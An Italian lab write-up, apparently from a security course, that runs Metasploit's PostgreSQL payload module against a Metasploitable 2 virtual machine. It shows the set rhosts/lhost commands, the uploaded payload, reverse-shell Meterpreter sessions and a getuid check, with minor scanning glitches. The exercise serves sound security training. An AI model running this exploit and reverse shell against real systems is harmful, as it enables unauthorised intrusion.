
## **S7L3**

**Obiettivo:** Usa il modulo exploit/linux/postgres/postgres\_payload per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.

## Step1.

Vado sul terminale della kali e avvio msfconsole



## Step.2

Cerco il payload suggerito nella consegna e lo seleziono con "use".

Una volta avviato imposto lhost e rhosts, dopo di che faccio "run"

```
msf6 exploit(
                                           d) > set rhosts 192.168.11.112
rhosts ⇒ 192.168.11.112
msf6 exploit(
                                            ) > set lhost 192.168.11.111
lhost ⇒ 192.168.11.111
msf6 exploit(
* Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Sending stage (1017704 bytes) to 192.168.11.112
Uploaded as /tmp/yaHKyQrj.so, should be cleaned up automatically
* Sending stage (1017704 bytes) to 192.168.11.112
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 3 opened (192.168.11.111:4444 → 192.168.11.112:49281
meterpreter > [*] Meterpreter session 1 opened (192.168.11.111:4444 \rightarrow 192.16
[*] Meterpreter session 2 opened (192.168.11.111:4444 → 192.168.11.112:43280
[*] Meterpreter session 4 opened (192.168.11.111:4444 → 192.168.11.112:43282
meterpreter >
```

Con getuid verifico l'identità dell'utente

```
meterpreter > getuid
Server username: postgres
meterpreter >
```